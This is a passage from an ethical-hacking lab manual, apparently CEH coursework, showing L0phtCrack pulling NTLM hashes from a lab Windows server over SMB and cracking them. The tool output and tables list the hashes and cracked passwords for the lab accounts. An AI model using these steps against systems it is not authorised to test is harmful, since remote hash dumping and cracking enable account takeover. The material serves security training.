
Report File Location: C:\Users\Admin\Desktop\Report (2019-11-04 09-57-53).csv

☒ **Display passwords when audited**
Most of the time, you'll want to know what the audited passwords are, but in some situations, you may wish to verify the safety of a password without disclosing what it is. Check this box to view the cracked passwords in the output.

☒ **Display encrypted password hashes**
Check this box to display the encrypted passwords as they are seen by the operating system. These values may be of interest to some users and to others they may seem like excess clutter. To display the encrypted passwords, check this box.

Figure 1.2.12: Reporting options section

18. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.



Job Scheduling

When would you like to perform this job? Jobs can be run immediately, or they can be scheduled for a later date and time. If you want more control over job execution, such as recurrence, this is available through the queue directly, but not through this wizard.

● **Run this job immediately**
The job will start as soon as the wizard is completed.


○ **Schedule this job to run later**
The job will start at a specified date and time.

- If L0phtCrack 7 is open, it will ask to interrupt your session and perform the job.
- If LC7 is closed, it will open LC7 and run in the system tray.
- If you are logged out, it will run in the background and you can attach to the job by logging in and starting LC7.

11/4/2019 9:57 AM

Figure 1.2.13: Job scheduling option

19. Check the given details in the **Summary** wizard and click **Finish**.




Summary

The following actions will be performed:

```
* Import hashes from remote Windows system via SMB
  Host: 10.10.10.16
  Use specific credentials:
    Username: %s
    Domain: %s

* Perform 'thorough' audit
  User-info single mode attack
  Dictionary attack (wordlist-huge.txt, jumbo permutations)
  Brute-force attack (6 hours, ASCII)

* Export CSV file
  Filename: C:\Users\Admin\Desktop\Report (2019-11-04 09-57-53).csv

Display Options:
  Display passwords
  Display hashes

Scheduling Options:
  Run this audit immediately
```

Figure 1.2.14: Summary option

20. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.



This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 7
Cracked: 2
Partially Cracked: 0
Selected: 0
Locked Out: 0
Disabled: 3
Expired: 0
Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): inst
2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): inst
3	CEH.com	krbtgt	082FF11DFA483D0BA0056FF24F3F810D		Not Cracked
4	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876		Not Cracked
5	CEH.com	Administrator	92937945B518814341DE3F726500D4FF		Not Cracked
6	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF		Not Cracked
7	CEH.com	shiela	0CB6948805F797BF2A82807973B89537		Not Cracked

Status: JTR Engine: Pass 1/1 (NTLM): Elapsed Time: 0d0h0m1s Pass Time Left: 0d12h10m53s Max Time Left: 0d23h59m

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)

```
10:43:33 JTR Engine: 78571 words
10:43:33 JTR Engine:
10:43:33 Starting pass: Wordlist Mode Crack (Windows NTLM-Only Hash)

10:43:35 Node 2: Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
10:43:35 Node 1: Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
10:43:35 Node 2: Node number 2 of 2
10:43:35 Node 1: Node number 1 of 2

10:43:35 Node 2: apple (martin)
```

This Step: 0%
Total Queue: 40%

Figure 1.2.15: Cracking password in progress


TASK 2.2

Analyze the Result

21. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

22. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.



Help

This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.

To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.

To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 7 Cracked: 6 Partially Cracked: 0 Selected: 0 Locked Out: 0 Disabled: 3 Expired: 0 Non-Expiring: 5

	Domain	Username	NTLM Hash	NTLM Password	NTLM State
1	CEH.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
2	CEH.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly
3	CEH.com	krbtgt	082FF11DFA483D0BA0056FF24F3F810D		Not Cracked
4	CEH.com	martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876	apple	Cracked (Dictionary:Complex): 9s
5	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa$$w0rd	Cracked (Dictionary:Complex): 20s
6	CEH.com	jason	2D20D252A479F485CDF5E171D93985BF	qwerty	Cracked (Dictionary:Complex): 20s
7	CEH.com	shiela	0CB6948805F797BF2A82807973B89537	test	Cracked (Dictionary:Complex): 1h8m1s

Status: Stopped

Current Operation: Stopped

```
11:51:28 Node 1: test (shiela)
12:21:58 Stopped
```

This Step: 6% Total Queue: 40%

Figure 1.2.16: Passwords successfully cracked

23. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.

24. This concludes the demonstration of auditing system passwords using L0phtCrack.

25. Close all open windows and document all the acquired information.

26. Turn off the **Windows Server 2016** virtual machine.

TASK 3

Find Vulnerabilities on Exploit Sites

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB and Security Focus.

